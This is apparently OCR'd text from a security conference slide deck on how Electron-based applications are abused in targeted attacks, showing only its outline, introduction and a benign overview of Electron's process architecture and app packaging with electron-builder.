Abusing Electron-based applications in targeted attacks

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Outline

- Introduction
- Overview of Electron framework
- Methods of abusing Electron-based applications
- Selected APT cases abusing Electron-based applications
  - Iron Tiger (MiMi secure chat)
  - Unclassified (Comm100 & LiveHelp100 customer engagement platforms)
  - Water Labbu (MeiQia live chat)
- Conclusion

Introduction

Introduction

- Open-source project
- Uses web developing languages
  - JavaScript, HTML, CSS
- Allows to maintain one codebase
- Framework to build cross-platform desktop apps
  - MacOS, Linux, Windows
- Embeds Chromium and Node.js into its binary

Introduction


- Node.js
  - server-side JavaScript runtime environment
  - runs V8 JavaScript engine
  - asynchronous event-driven JavaScript runtime
  - bundles npm (node package manager)

Introduction


- Multi-process architecture inherited from Chromium
  - Framework architecturally similar to modern web browsers
  - Main process (single process)
    - Application entry point
    - Runs in Node.js environment
    - Creates and manages application windows (BrowserWindow module)
    - Controls application lifecycle (ready, launch window, finish launching, all windows closed, before quit, …)
    - Can interact with operating system via custom API

Introduction

- Renderer process
  - Spawn for each open BrowserWindow
  - Responsible for rendering web content
- GPU process, sandboxed utility process



```
electron-test.exe    < 0.01   3408 Medium     "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe"
  electron-test.exe           3464 Low        "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=gpu-process
  electron-test.exe           4792 Medium     "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=utility --utility-s
  electron-test.exe           6456 Untrusted  "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=renderer --use
```



Additional Process Types

Chromium has split out a number of other components into separate processes as well, sometimes in platform-specific ways. For example, it now has a separate GPU process, network service, and storage service. Sandboxed utility processes can also be used for small or risky tasks, as one way to satisfy the Rule of Two for security.


Introduction

- Lots of applications built with Electron (https://www.electronjs.org/apps)
  - Productivity apps
    - Github Desktop
  - Social
    - Discord, Signal, Skype, WhatsApp
  - Business
    - Microsoft Teams, Slack
  - Developer tools
    - Visual Studio Code

Overview of Electron framework

Overview of Electron framework

- Creating Electron project
  - package.json, index.html, main.js, preload.js



```
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ependency])
```


```
name:              "electron-test"
version:           "1.0.0"
description:       "electron test app"
main:              "main.js"
▼ scripts:
    test:          "echo \"Error: no test specified\" && exit 1"
author:            "macOS"
license:           "ISC"
▼ devDependencies:
    electron:      "^21.2.3"
```

Overview of Electron framework


- Structure of Electron application folder
  - To distribute application, one needs to package it (using tools or manually)
  - Use tools like Electron Forge, electron-builder, …



Name	Date Modified	Size	Kind
dist	Today at 7:32 AM	--	Folder
index.html	Yesterday at 2:15 PM	490 bytes	HTML text
main.js	Yesterday at 2:16 PM	1 KB	Text Document
node_modules	Today at 7:25 AM	--	Folder
package-lock.json	Today at 7:25 AM	57 KB	JSON File
package.json	Today at 7:25 AM	284 bytes	JSON File
preload.js	Yesterday at 2:17 PM	458 bytes	Text Document

Overview of Electron framework


- Packaging/building the project for different platforms
  - **npx electron-builder -mwl**



```
[redacted]@APEX1AD electron % npx electron-builder -mwl
  • electron-builder  version=23.6.0 os=21.1.0
  • writing effective config  file=dist/builder-effective-config.yaml
  • packaging       platform=darwin arch=x64 electron=21.2.3 appOutDir=dist/mac

 • building        target=macOS zip arch=x64 file=dist/electron-test-1.0.0-mac.zip
 • building        target=DMG arch=x64 file=dist/electron-test-1.0.0.dmg
 • packaging       platform=linux arch=x64 electron=21.2.3 appOutDir=dist/linux-unpacked
 • building        target=snap arch=x64 file=dist/electron-test_1.0.0_amd64.snap
 • building        target=AppImage arch=x64 file=dist/electron-test-1.0.0.AppImage

 • packaging       platform=win32 arch=x64 electron=21.2.3 appOutDir=dist/win-unpacked
 • building        target=nsis file=dist/electron-test Setup 1.0.0.exe archs=x64
```


Overview of Electron framework

- Compiling/packaging the project for different platforms



Hello World!

We are using Node.js 16.16.0, Chromium 106.0.5249.168, and Electron 21.2.3.



Hello World!

